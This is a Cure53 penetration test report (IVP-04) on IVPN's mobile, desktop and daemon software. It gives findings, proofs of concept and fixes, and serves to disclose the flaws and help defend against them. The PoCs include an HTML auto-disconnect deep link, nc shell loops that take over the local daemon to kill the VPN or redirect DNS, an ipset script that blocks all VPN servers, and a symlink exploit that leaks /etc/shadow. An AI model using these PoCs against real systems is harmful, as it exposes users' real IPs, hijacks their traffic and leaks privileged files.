Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

Pentest-Report IVPN Apps & Daemon 02.-03.2022

Cure53, Dr.-Ing. M. Heiderich, MSc. N. Krein, Dipl.-Ing. A. Aranguren

Index

Introduction

"What you do online can be tracked by organizations you may not know or trust and become part of a permanent record. A VPN can't solve this on its own, but can prevent your ISP from being able to share or sell your data."

From https://www.ivpn.net/

This report - entitled IVP-04 - details the scope, results, and conclusory summaries of a penetration test and source code audit against multiple IVPN applications - namely the iOS, Android and Electron applications, as well as the IVPN Daemon software.

The work was requested by Privatus Limited in January 2022 and initiated by Cure53 in February 2022, namely CW06 and CW07. A total of thirteen days were invested to reach the coverage expected for this project. The testing conducted for IVP-04 was divided into four separate work packages (WPs) for execution efficiency, as follows:

- **WP1**: Penetration-tests and source code audits against IVPN iOS App
- **WP2**: Penetration-tests and source code audits against IVPN Android App
- **WP3**: Penetration-tests and source code audits against IVPN Electron App
- **WP4**: Penetration-tests and source code audits against IVPN Daemon

Notably, Cure53 had already audited the aforementioned scope elements back in February 2021 (see IVP-03). This test, therefore, marks the second engagement with the pertinent applications and Daemon software.

Cure53 was provided with URLs, sources, server access staging and test environments, user accounts, documentation, test-assisting information and all other means of access required to complete the audit. For these purposes, the methodology chosen was white-box, and a team of three senior testers was assigned to this project's preparation, execution, and finalization. All preparatory actions were completed in early February, namely CW05, to ensure that the testing phase could proceed without hindrance.

Communications were facilitated via a dedicated Rocket.Chat channel that was deployed to combine the workspaces of Privatus Limited and Cure53, thereby allowing an optimal collaborative working environment to flourish. All participatory personnel from both parties were invited to partake throughout the test preparations and discussions. One can denote that communications proceeded smoothly on the whole. The scope was well-prepared and clear, no noteworthy roadblocks were encountered throughout testing, and the minimal cross-team queries were immediately addressed. Privatus Limited delivered excellent test preparation and assisted the Cure53 team in every respect to procure maximum coverage and depth levels for this exercise.

Cure53 gave frequent status updates concerning the test and any related findings, whilst simultaneously offering prompt queries and receiving efficient, effective answers from the maintainers. Live reporting was offered by Cure53 and subsequently conducted via the aforementioned Rocket.Chat channel. The tickets raised were inserted into the GitHub provided by Privatus Limited in addition.

Regarding the findings in particular, the Cure53 team achieved comprehensive coverage over the WP1 to WP4 scope items, identifying a total of twenty. Eight of these findings were categorized as security vulnerabilities, whilst the remaining twelve were deemed general weaknesses with lower exploitation potential.

Generally speaking, the overall volume of findings detected could be considered relatively high. Nevertheless, only one sole finding was assigned a *High* severity rating with all other vulnerabilities deemed *Medium* or lower. Compared to the findings unearthed during the previous audit - wherein multiple *Critical* vulnerabilities were identified - one can observe a marked improvement regarding the security posture of the applications and the Daemon software here.

Notably, more than half of the identified vulnerabilities were located within the WP1 iOS application testing. A strong focus should therefore be placed on raising the security level of the iOS application accordingly. Despite the evident de-escalation of the finding severity levels between this audit and the last, the plethora of vulnerabilities and miscellaneous risks that blight the components in focus underline that targeted improvements are still required to reach a first-class security posture.

The report will now shed more light on the scope and testing setup as well as provide a comprehensive breakdown of the available materials. Subsequently, the report will list all findings identified in chronological order. Each finding will be accompanied by a technical description and Proof of Concepts (PoCs) where applicable, plus any relevant mitigatory or preventative advice to action.

In summation, the report will finalize with a conclusion in which the Cure53 team will elaborate on the impressions gained toward the general security posture of the multiple IVPN applications in focus, giving high-level hardening advice where applicable.

Scope

- **Penetration tests & source code audits against IVPN applications and IVPN Daemon software**
  - **WP1**: Penetration-Tests & Source Code Audits against IVPN iOS App
    - **Sources:**
      - https://github.com/ivpn/ios-app
    - **Android production APKs:**
      - Site version:
        - https://www.ivpn.net/releases/android/IVPN-v2.8.1-site.apk
      - Google Play Store version:
        - https://www.ivpn.net/releases/android/IVPN-v2.8.1-store.apk
      - F-Droid version:
        - https://www.ivpn.net/releases/android/IVPN-v2.8.1-fdroid.apk
    - **Android staging APKs:**
      - Site version:
        - https://www.ivpn.net/releases/android/IVPN-v2.8.1-site_stage.apk
      - Google Play Store version:
        - https://www.ivpn.net/releases/android/IVPN-v2.8.1-store_stage.apk
      - F-Droid version:
        - https://www.ivpn.net/releases/android/IVPN-v2.8.1-fdroid_stage.apk
    - **Other builds were shared using TestFlight Access**
  - **WP2**: Penetration-Tests & Source Code Audits against IVPN Android App
    - **Sources:**
      - https://github.com/ivpn/android-app
    - **Builds:**
      - All relevant Builds were shared with the Cure53 team
  - **WP3**: Penetration-Tests & Source Code Audits against IVPN Electron App
    - **Sources:**
      - https://github.com/ivpn/desktop-app
    - **Production Links to the latest binaries are available on website:**
      - Windows:
        - https://repo.ivpn.net/windows/bin/IVPN-Client-v3.5.2.exe
      - macOS:
        - https://repo.ivpn.net/macos/bin/IVPN-3.4.0.dmg
        - https://repo.ivpn.net/macos/bin/IVPN-3.4.0-arm64.dmg
      - Linux:
        - https://repo.ivpn.net/stable/pool/ivpn_3.5.1_amd64.deb
        - https://repo.ivpn.net/stable/pool/ivpn-ui_3.5.1_amd64.deb
        - https://repo.ivpn.net/stable/pool/ivpn-3.5.1-1.x86_64.rpm
        - https://repo.ivpn.net/stable/pool/ivpn-ui-3.5.1-1.x86_64.rpm

- **Staging versions of the desktop apps:**
  - Windows:
    - https://repo.ivpn.net/binaries/audit2022/3.5.800_staging_audit/Windows/IVPN-Client-v3.5.800_staging.exe
  - macOS:
    - https://repo.ivpn.net/binaries/audit2022/3.5.800_staging_audit/macOS/IVPN-3.5.800_staging.dmg
  - Linux:
    - https://repo.ivpn.net/binaries/audit2022/3.5.800_staging_audit/Linux/ivpn_3.5.800_amd64_staging.deb
    - https://repo.ivpn.net/binaries/audit2022/3.5.800_staging_audit/Linux/ivpn-3.5.800-1.x86_64_staging.rpm

- **WP4**: Penetration-Tests & Source Code Audits against IVPN Daemon
  - Daemon:
    - https://github.com/ivpn/desktop-app/tree/master/daemon
  - CLI:
    - https://github.com/ivpn/desktop-app/tree/master/cli
  - UI:
    - https://github.com/ivpn/desktop-app/tree/master/ui
- **Detailed test-supporting material was shared with Cure53**
- **All relevant sources were shared with Cure53 (see above)**

Identified Vulnerabilities

The following sections list all vulnerabilities and implementation issues identified throughout the testing period. Please note that findings are listed in chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Furthermore, each vulnerability is given a unique identifier (e.g., *IVP-04-001*) to facilitate any future follow-up correspondence.

IVP-04-001 WP1: Arbitrary user disconnection via URL handler (*Medium*)

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

The observation was made that the IVPN iOS app fails to prompt application users for confirmation prior to performing any URL handler action. This allows malicious attacker-controlled websites to disconnect IVPN users without prior user confirmation, which may be leveraged by an attacker to uncover the real IP of IVPN users. This issue can be confirmed by navigating to the following URL, which forces the app to immediately exit the VPN connection without prompting the user first:

PoC URL:
https://7as.es/IVPN_DdB79P5/vpn_dos.html

PoC HTML:
```
<html>
<pre>
<a href="ivpn://disconnect">ivpn://disconnect</a>
<a href="ivpn://connect">ivpn://connect</a>
<a href="ivpn://login">ivpn://login</a>
<script>setTimeout(function(){window.location='ivpn://disconnect'; },
1000);</script>
</pre>
</html>
```

It is recommended to implement a prompt for explicit user permission prior to performing any deep link-associated action. Furthermore, the number of deep links and iOS universal links should be reduced to limit the attack surface as much as possible. For example, the *ivpn://disconnect* URL option could be removed to completely eliminate this attack vector.


Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

IVP-04-002 WP1: Potential takeover via absent security screen *(Medium)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

In contrast to the Android app, testing confirmed that the iOS app fails to render a security screen when backgrounded. This allows attackers with physical access to an unlocked device to view data displayed by the app before it disappears into the background. A malicious app or an attacker with physical access to the device could leverage these weaknesses to gain access to user information such as the VPN user ID. Please note that, given the password-less VPN login feature, knowledge of the VPN user ID permits account takeover.

To replicate this issue, simply navigate to a screen that displays sensitive data and then send the application to the background. Subsequently, show the open apps and note that one can now observe and access the data. This text will be readable even following a device reboot.



Please save your account ID in a safe place, you will use it to connect on another IVPN App or log in to the client area of the IVPN website. You can find this account ID later in the IVPN App Ac...

Login to the website to change subscription plan

Fig.: User ID leakage via absent security screen on creation, settings and login screens.

The root cause of this issue constitutes the iOS application's *AppDelegate*, which does not capture the relevant events to display a security screen when the application is backgrounded. For example, the *applicationDidEnterBackground* event and *applicationWillResignActive* are absent from the *AppDelegate*, hence no security screen handling code can be found. Alternatively, the application only utilizes the *applicationDidBecomeActive* and *applicationWillEnterForeground* handlers without any security-screen facilitation at the time of testing.

Affected file:
ios-app-develop/IVPNClient/AppDelegate.swift

Affected code:
```
func applicationDidBecomeActive(_ application: UIApplication) {
       if let mainViewController = UIApplication.topViewController() as?
MainViewController {
              if let controlPanelViewController =
mainViewController.floatingPanel.contentViewController as?
ControlPanelViewController {
                     controlPanelViewController.refreshServiceStatus()
              }

              mainViewController.refreshUI()
       }

       if UserDefaults.shared.networkProtectionEnabled {
              NetworkManager.shared.startMonitoring()
       }
}

func applicationWillEnterForeground(_ application: UIApplication) {
       NetworkManager.shared.stopMonitoring()
       refreshUI()
}
```

To mitigate this issue, one can recommend rendering a security screen overlay when the app is backgrounded. For iOS apps, the application sent to the background can be detected in *Swift*[1] and *Objective-C*[2]. Following this, an alternative security screen that obfuscates user data can be displayed. A revised approach prevents leakage of sensitive information via iOS screenshots. This is typically accomplished in the *AppDelegate* file, using the *applicationWillResignActive* or *applicationDid-EnterBackground* methods.

[1] https://www.hackingwithswift.com/example-code/system/how-to-detect-when-your-app-mo...ackground
[2] https://developer.apple.com/...-applicationwillresignactive?language=objc

IVP-04-003 WP1: Potential phishing via URL scheme hijacking *(Medium)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that the iOS app currently implements a custom URL handler. This mechanism is considered insecure as it is susceptible to URL hijacking. This approach has been utilized by a plethora of malicious iOS applications previously[3], thereby a malicious app could leverage this weakness to register the same custom URL handler. By leveraging this technique, malicious apps can intercept all URLs using the custom URL scheme.

This may assist an attacker in their efforts to steal information intended for the legitimate app, as well as facilitate a scenario whereby they could present crafted login pages that forward credentials to arbitrary adversary-controlled websites, amongst other potential attack situations. Please note that this vulnerability remains exploitable at the time of testing[4] even though Apple implemented the *first-come-first-served* principle for iOS 11.

A handful of URL examples that could be hijacked by a malicious application are offered below.

Examples URLs:

- `ivpn://login`
- `ivpn://connect`
- `ivpn://disconnect`

This issue's root cause can be found via the application *Info.plist* file:

Affected file:
ios-app-develop/IVPNClient/Info.plist

Affected code:
```
<key>CFBundleURLTypes</key>
[...]<key>CFBundleURLName</key><string>login</string>

       <key>CFBundleURLSchemes</key><array><string>ivpn</string>
[...]
<key>CFBundleURLName</key><string>connect</string>
<key>CFBundleURLSchemes</key><array><string>ivpn</string></array>
[...]
```

[3] https://www.fireeye.com/blog/threat-research/2015/02/ios_masque_attackre.html
[4] https://malware.news/t/ios-url-scheme-susceptible-to-hijacking/31266

```
<key>CFBundleURLName</key><string>disconnect</string>
<key>CFBundleURLSchemes</key><array><string>ivpn</string>
[...]
```

It is recommended to discontinue the current deep link implementation and alternatively use *iOS Universal Links*[5] exclusively. This owes to the fact that custom URL schemes are considered insecure since they can be hijacked[6].

IVP-04-004 WP1: Keychain data access on locked devices and backups *(Medium)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that user credentials are currently saved without encryption on the iOS keychain with an access level of *AccessibleAfterFirstUnlock*[7]. This persists keychain data access for the app and *root* processes whilst the phone is locked. As a result, leakage may occur if physical attackers can scrape it from memory. Furthermore, this level of keychain access may leak user credentials via iCloud or iTunes backups. The application was found to store the following sensitive information with the specified configurations.

Items leaked via iCloud and iTunes backups, or locked-device memory access:

Level of Access	Field	Value
AfterFirstUnlock	WGPrivateKey	`[...]BfreUV0MpZkAnQPaP36+Ynbb32b30o=`
AfterFirstUnlock	WGPublicKey	`[...]TwOhbHjkIeUD9TXtoSg+adL51szr1g=`
AfterFirstUnlock	session_token	`ovw8lhPb6Ept7fyD`
AfterFirstUnlock	vpn_username	`sH2gA8NrGeK`
AfterFirstUnlock	vpn_password	`oahuCBUtV1`
AfterFirstUnlock	WGIpAddressKey	`172.30.241.200`
AfterFirstUnlock	username	`i-TAY8-5W2K-AUGN`
AfterFirstUnlock	tempUsernameKey	`i-994D-QMTK-QNVB`

5 https://developer.apple.com/ios/universal-links/
6 https://blog.trendmicro.com/trendlabs-security-intelligence/ios-url-scheme-susceptible-to-hijacking/
7 https://developer.apple.com/documentation/security/ksecattraccessibleafterfirstunlock

The root cause for this issue appears to be located in the files presented below. The application utilizes the *KeychainAccess* cocoa pod[8] without specifying the optional Keychain attribute parameters[9], hence the access level defaults to the weak *AfterFirstUnlock* access permissions.

Affected file:
ios-app-develop/IVPNClient/Managers/KeyChain.swift

Affected code:
```
import KeychainAccess
class KeyChain {
[...]
    static let bundle: Keychain = {
        return Keychain(service: "net.ivpn.clients.ios", accessGroup: 
"WQXXM75BYN.net.ivpn.IVPN-Client")
    }()
    class var username: String? {
        get {
            return KeyChain.bundle[usernameKey]
        }
        set {
            KeyChain.bundle[usernameKey] = newValue
        }
    }
[...]
```

For keychain items that are not required by processes running in the background or backups, one can recommend implementing a more restricted level of access. The most effective options for approaching this are offered below, ordered by the optimum protection level they provide in descending order:

Option 1: *AccessibleWhenPasscodeSetThisDeviceOnly*[10]:
This is considered the most secure option in general, requiring users to set a passcode in the device and restricting keychain-item availability to unlocked devices only. Data will not be exported to backups and credentials will not be restored on another device when backups are restored.

Please note this option can be further secured by requiring the user to authenticate via Face ID or Touch ID prior to the application accessing the relevant keychain item[11].

[8] https://cocoapods.org/pods/KeychainAccess
[9] https://cocoapods.org/pods/KeychainAccess#key-configuration-accessibility-sharing-icloud-sync
[10] https://developer.apple.com/documentation/security/ksecattraccessiblewhenpasscodesetthisdeviceonly
[11] https://developer.apple.com/.../accessing_keychain_items_with_face_id_or_touch_id

Option 2: *AccessibleWhenUnlockedThisDeviceOnly*[12]**:**
This is considered the most secure option if data should not be exported to backups. Credentials will not be restored on another device when the backup is restored.

Option 3: *AccessibleWhenUnlocked*[13]**:**
This is considered the most secure option if data should be exported to backups. Credentials will be restored on another device when the backup is restored.

Please note that, for keychain items that require access while the device is locked, the *AccessibleAfterFirstUnlockThisDeviceOnly*[14] keychain level of access will prevent potential leakage via iCloud or iTunes backups.

IVP-04-006 WP2: Potential phishing via StrandHogg 2.0 on Android (*Medium*)

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that the Android app is currently vulnerable to a number of task hijacking attacks. The *launchMode* for the app-launcher activity remains unset and hence defaults to *standard*[15], which mitigates task hijacking via StrandHogg[16] and other deprecated techniques documented since 2015[17] while persisting app vulnerability to StrandHogg 2.0[18]. This vulnerability affects Android versions 3-9.x[19] but was only patched by Google on Android 8 and 9[20]. Since the app supports devices running Android 5 (API level 21), this increases attack susceptibility for all users running Android 5-7.x, as well as users running unpatched Android 8-9.x devices (common).

A malicious app could leverage this weakness to manipulate the way in which users interact with the app. Specifically, this could be instigated by relocating a malicious attacker-controlled activity in the screen flow of the user, which may prove useful towards performing phishing, DoS or user-credential capture. This issue has been verified as a known exploit leveraged by banking malware Trojans in the past[21].

[12] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlockedthisdeviceonly
[13] https://developer.apple.com/documentation/security/ksecattraccessiblewhenunlocked
[14] https://developer.apple.com/documentation/security/ksecattraccessibleafterfirstunlockthisdeviceonly
[15] https://developer.android.com/guide/topics/manifest/activity-element#lmode
[16] https://www.helpnetsecurity.com/2019/12/03/strandhogg-vulnerability/
[17] https://s2.ist.psu.edu/paper/usenix15-final-ren.pdf
[18] https://www.helpnetsecurity.com/2020/05/28/cve-2020-0096/
[19] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained-developer-mitigation/
[20] https://source.android.com/security/bulletin/2020-05-01
[21] https://arstechnica.com/.../...fully-patched-android-phones-under-active-attack-by-bank-thieves/

In StrandHogg and regular task hijacking, malicious applications typically deploy one of the following techniques or a selection in tandem:

- **Task Affinity Manipulation**: The malicious application leverages two activities, M1 and M2, wherein *M2.taskAffinity* = *com.victim.app* and *M2.allowTaskReparenting* = *true*. In the eventuality that the malicious app is opened on M2, M2 would be relocated to the front and the user will interact with the malicious application once the victim application has initiated.
- **Single Task Mode**: In the eventuality that the victim application sets *launchMode* to *singleTask*, malicious applications can leverage *M2.taskAffinity* = *com.victim.app* to hijack the victim's application task stack.
- **Task Reparenting**: In the eventuality that the victim application sets *taskReparenting* to *true,* malicious applications can move the victim's application task to the malicious application's stack.

However, in the case of StrandHogg 2.0, all exported activities without a *launchMode* of *singleTask* or *singleInstance* are affected on vulnerable Android versions[22].

This issue can be confirmed by reviewing the Android application's *AndroidManifest*.

Affected file:
AndroidManifest.xml

Affected code:
```
<activity android:theme="@style/AppTheme.NoActionBar"
android:name="net.ivpn.core.v2.MainActivity" android:exported="true"
android:screenOrientation="portrait"
android:windowSoftInputMode="adjustNothing">
```

As can be deduced above, the *launchMode* remains unset and hence defaults to *standard*.

To mitigate this issue, it is recommended to implement as many of the following countermeasures as deemed feasible by the development team:

- The task affinity of exported application activities should be set to an empty string in the Android manifest. This will force the activities to use a randomly-generated task affinity rather than the package name and hence prevent task hijacking, as malicious apps will not have a predictable task affinity to target.

[22] https://www.xda-developers.com/strandhogg-2-0.../

- The *launchMode* should then be altered to *singleInstance* (instead of *singleTask*, for instance). This will ensure continuous mitigation in StrandHogg 2.0[23] whilst improving security strength against outdated task hijacking techniques[24].
- A custom *onBackPressed*() function could be implemented to override the default behavior.
- The *FLAG_ACTIVITY_NEW_TASK* should not be set in *activity launch* intents. If deemed required, one should use the aforementioned in combination with the *FLAG_ACTIVITY_CLEAR_TASK* flag[25].

Affected file:
AndroidManifest.xml

Proposed fix:
```
<activity android:theme="@style/AppTheme.NoActionBar"
android:name="net.ivpn.core.v2.MainActivity" android:exported="true"
android:screenOrientation="portrait" android:windowSoftInputMode="adjustNothing"
android:launchMode="singleInstance" android:taskAffinity="">
```

IVP-04-014 WP4: VPN manipulation via trust weaknesses *(Medium)*

Testing confirmed that the IVPN daemon fails to sufficiently restrict access to local users and applications. While lax restrictions provide a friendly interface for altering the daemon state and configuration options, this simultaneously facilitates potential abuse by malicious users or applications. For example, the following approaches can be employed to control the daemon on a Linux host:

- The world-readable file */opt/ivpn/mutable/port.txt* contains the *port* and *secret* values, which are the only two options required for successfully controlling the daemon listening at the localhost address.
- The installed */usr/bin/ivpn* utility provides a multitude of commands for controlling the daemon.

PoCs pertaining to trust abuse of this nature for local-DoS and DNS-traffic takeover are offered below.

[23] https://www.xda-developers.com/strandhogg-2-0-android-vulnerability-explained.../
[24] http://blog.takemyhand.xyz/2021/02/android-task-hijacking-with.html
[25] https://www.slideshare.net/phdays/android-task-hijacking

Example 1: Trivial DoS via malicious app

A malicious application can terminate the VPN at any moment using code such as the following:

DoS PoC via daemon manipulation:
```
while :; do
       PORT=$(cat /opt/ivpn/mutable/port.txt | cut -d ':' -f 1)
       SECRET=$((16#$(cat /opt/ivpn/mutable/port.txt | cut -d ':' -f 2)))

       cat > /tmp/disconnect.txt << EOF
{"Command":"Hello","Secret": $SECRET}
{"Command":"Disconnect","Idx":0}
EOF
       cat /tmp/disconnect.txt | nc -vv -q 2 -n 127.0.0.1 $PORT
       sleep 1
done
```

DoS PoC via *ivpn* command:
```
while :; do
    /usr/bin/ivpn disconnect
    sleep 1
done
```

Example 2: Trivial DNS takeover via malicious app

Similarly, a malicious app may initiate takeover of all DNS traffic and subsequently send it to an arbitrary server as follows:

DNS PoC via daemon manipulation:
```
# Note: 123.123.123.123 represents a malicious DNS server (e.g. for logging or
redirection/takeover purposes)

PORT=$(cat /opt/ivpn/mutable/port.txt | cut -d ':' -f 1)
SECRET=$((16#$(cat /opt/ivpn/mutable/port.txt | cut -d ':' -f 2)))

cat > /tmp/dns.txt << EOF
{"Command":"Hello","Secret": $SECRET}
{"Command":"SetAlternateDns","DNS":"123.123.123.123"}
EOF
cat /tmp/dns.txt | nc -vv -q 2 -n 127.0.0.1 $PORT
```

DNS PoC via *ivpn* command:
```
/usr/bin/ivpn dns 123.123.123.123
```

To mitigate this issue, it is recommended to prompt the user for a shared secret such as the VPN user ID. This should be initiated for sensitive VPN actions such as disconnection or DNS-setting alteration at the very least. Additionally, files such as *port.txt* should not be world-readable as this allows any application without root privileges to send arbitrary commands using the daemon.

IVP-04-015 WP1-4: Trivial DoS via predictable server list *(Info)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that IVPN clients fetch a server list that can be retrieved without authentication. This allows a malicious attacker to block traffic to all VPN servers and the *api.ivpn.net* domain, hence preventing legitimate IVPN users from using the service in situations where they would need it the most - for example, whilst attempting to use the internet on a hostile network. The full list of servers can be trivially obtained by opening the following URL on any browser:

URL:
https://api.ivpn.net/v5/servers.json
This weakness can be verified on a Linux computer as follows. The IVPN client will subsequently be unable to establish a VPN connection:

PoC:
```
# Note: same principle can be applied at border router(s)
apt -qq install iptables ipset
ipset -q flush ivpn
ipset -q create ivpn hash:net
for ip in $(curl -s https://api.ivpn.net/v5/servers.json | grep -Eo 'host":"[^"]
+'| cut -d '"' -f 3 | sort | uniq); do ipset add ivpn $ip; done
iptables -I INPUT -m set --match-set ivpn src -j DROP
```

To mitigate this issue, one can recommend implementing mechanisms that decelerate the server-discovery process. Most importantly, revealing the full list of servers in a single HTTP response should be avoided. Alternatively, the IVPN server-side component should throttle VPN server discovery by clients to reduce the potential for censorship. A robust reference implementation of such a defense mechanism can be found on *Psiphon*[26]. Interim security measures could include revealing the server list to premium or authenticated users only, providing VPN clients with a subset of the server list.

[26] https://github.com/Psiphon-Inc

IVP-04-019 WP4: Privileged file-disclosure via theme icons *(High)*

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

To render the UI application view according to the theme configuration of the current operating system (for example, when browsing apps to add to *SplitTunnel*), the daemon implements a *GetInstalledApps* RPC call. This call supports an additional set of parameters to specify custom themes and their icon locations.

Testing confirmed that the reader function responsible for parsing theme files and their icon locations is vulnerable to symlink attacks. In this case, a low-privileged attacker can create their own theme inside a writable directory and point icon-images to files they are not able to read of their own accord. The highly-privileged IVPN daemon will then parse the custom theme and display the contents of any file as base64 encoded images. This includes files or configurations that are not readable by typical users, such as */etc/shadow*. This issue was originally detected whilst assessing the following snippets from the daemon's source code:

Affected file:
desktop-app/daemon/oshelpers/apps_linux.go

Affected code:
```
func implGetInstalledApps(extraArgsJSON string) ([]AppInfo, error) {
	XDG_DATA_DIRS := ""
	XDG_CURRENT_DESKTOP := ""
	HOME := ""
	IconsThemeName := ""

	// parse argument
	var extraArgs extraArgsGetInstalledApps
	if len(extraArgsJSON) > 0 {
		if err := json.Unmarshal([]byte(extraArgsJSON), &extraArgs); err
== nil {
			XDG_DATA_DIRS = extraArgs.EnvVar_XDG_DATA_DIRS
			HOME = extraArgs.EnvVar_HOME
			XDG_CURRENT_DESKTOP = extraArgs.EnvVar_XDG_CURRENT_DESKTOP
			IconsThemeName = extraArgs.IconsTheme // Yaru
		}
	}
[...]
	entries := applist.GetAppsList(XDG_DATA_DIRS, XDG_CURRENT_DESKTOP, HOME,
excludeApps)

	// Initialize icons theme
```

```
      theme, err := icotheme.GetTheme(IconsThemeName, HOME, XDG_DATA_DIRS)
[...]
      retValues := make([]AppInfo, 0, len(entries))
      for _, e := range entries {
[...]

            base64Img := ""
            if theme.IsInitialized() {
                  file, err := theme.FindIcon(e.Icon, []int{32, 48, 24, 64,
22, 128, 256}, []string{"svg", "png"})
                  if err == nil {
                        if ret, err := readImgToBase64(file); err == nil {
                              base64Img = ret
```

Since every last call to *readImgToBase64(file)* can point to an attacker-controlled writable directory with a symlink to an arbitrary file, this call will return the contents in base64 format. To exploit this issue, the following directory structure is required in */tmp/exploit* for example; the other relevant theme-file definitions are not displayed:

Contents of */tmp/exploit*:
```
drwxrwxr-x 2 user user 4096 Feb 15 14:04 applications
drwxrwxr-x 3 user user 4096 Feb 15 14:05 icons
```

Contents of */tmp/exploit/applications*:
```
-rw-r--r-- 1 user user 12560 Feb 15 14:05 chromium-browser.desktop
```

Contents of */tmp/exploit/icons/Exploit/32x32/apps*:
```
lrwxrwxrwx 1 attauser user 11 Feb 15 13:59 chromium-browser.svg -> /etc/shadow
```

Using the world-readable */opt/ivpn/mutable/port.txt* file, a low-privileged attacker can now connect to the daemon and call the mentioned *GetInstalledApps* function, as follows:

Shell excerpt:
```
$ nc localhost 43007
{"Command":"Hello", "Secret":16936948081509762 97}
{"Command":"GetInstalledApps",
"ExtraArgsJSON":"{\"IconsTheme\":\"Exploit\", \"EnvVar_XDG_DATA_DIRS\":\
"/tmp/exploit\"}"}
```

Daemon response:
```
{"Command":"InstalledAppsResp","Idx":0,"Apps":[{"AppName":"Chromium Web
Browser","AppGroup":"","AppIcon":"data:image/svg+xml;base64,cm9vdD[CONTENTS-
OF-/etc/shadow-IN-BASE64]","AppBinaryPath":"chromium-browser"}]}
```

Dr.-Ing. Mario Heiderich, Cure53
Bielefelder Str. 14
D 10709 Berlin
cure53.de · mario@cure53.de

To mitigate this issue, one should consider altering the functionality of the affected RPC call to ensure it does not follow symlinks to files that are not world-readable or reside outside the directory of the current theme. Furthermore, one could limit the *extraArgsJSON* parameter and only allow a whitelisted set of locations as originally intended. End users should not be able to define theme-file locations of their own accord.

Miscellaneous Issues

This section covers any and all noteworthy findings that did not lead to an exploit but might assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

IVP-04-005 WP1: WebView weaknesses via *SFSafariViewController* usage (*Info*)

***Note**: This issue was fixed by the IVPN team and the fix has been verified by Cure53. The problem as reported no longer exists.*

Testing confirmed that the iOS apps currently utilize *SFSafariViewController*, which is a WebView component that cannot disable JavaScript, follows HTTP redirects, shares cookies and other website data with Safari, and cannot be hidden or obscured by other views or layers. As a result, the component negates any security-screen protections. The root cause for this issue can be observed via the following file:

Affected file:
ios-app-develop/IVPNClient/Utilities/Extensions/UIViewControllerxExt.swift

Affected code:
```
func openWebPage(_ stringURL: String) {
	guard UIApplication.isValidURL(urlString: stringURL) else {
		showErrorAlert(title: "Error", message: "The specified URL has an 
unsupported scheme. Only HTTP and HTTPS URLs are supported.")
		return
	}

	guard let url = URL(string: stringURL) else { return }

	let safariVC = SFSafariViewController(url: url)
	present(safariVC, animated: true, completion: nil)
}
```

To mitigate this issue, it is recommended to replace the current *SFSafariViewController* implementation with the safer and more effective *WKWebView*[27]. Amongst other benefits, *WKWebView* permits disabling JavaScript, does not share cookies or other website data with Safari, and can be hidden or obscured by other views or layers.

[27] https://developer.apple.com/documentation/webkit/wkwebview

IVP-04-007 WP1-2: Absent jailbreak or root detection on iOS and Android (*Info*)

Testing confirmed that the Android and iOS apps do not currently implement any root or jailbreak detection features at the time of testing. Hence, the applications fail to alert users regarding the security implications of operating the app in an environment of this nature. The issue can be confirmed by installing the application on a jailbroken or rooted device and observing the lack of application warning.

To mitigate this issue, one can recommend implementing a comprehensive jailbreak and root-detection solution. Please note that the application will always be at a disadvantage since the user will have root access, unlike the application itself. Concerningly, a perseverant attacker should be able to bypass mechanisms of this nature.

IOSSecuritySuite[28] and *DTTJailbreakDetection*[29] are freely-available libraries for iOS; however, one should consider that custom checks are possible in Swift applications[30]. Such solutions would be bypassable, though displaying a warning to users that stipulates the risk of running the application on a jailbroken device should suffice. For optimum security, one can recommend testing commercial and open source[31][32] solutions against well-known Cydia tweaks such as *LibertyLite*[33], *Shadow*[34], *tsProtector 8+*[35] and *A-Bypass*[36]. Based on the tests, IVPN could determine the most secure and suitable approach.

The freely available *rootbeer* library[37] for Android could be considered for the purpose of alerting users on rooted devices. Whilst bypassable, this would be sufficient towards alerting users toward the associated risk of running the app on rooted devices.

[28] https://cocoapods.org/pods/IOSSecuritySuite
[29] https://github.com/thii/DTTJailbreakDetection
